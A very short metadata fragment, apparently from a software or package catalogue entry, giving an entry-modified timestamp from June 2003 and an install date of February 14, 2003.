Entry Modified	2003/06/27 20:19:13

```
installdate Friday February 14 2003
```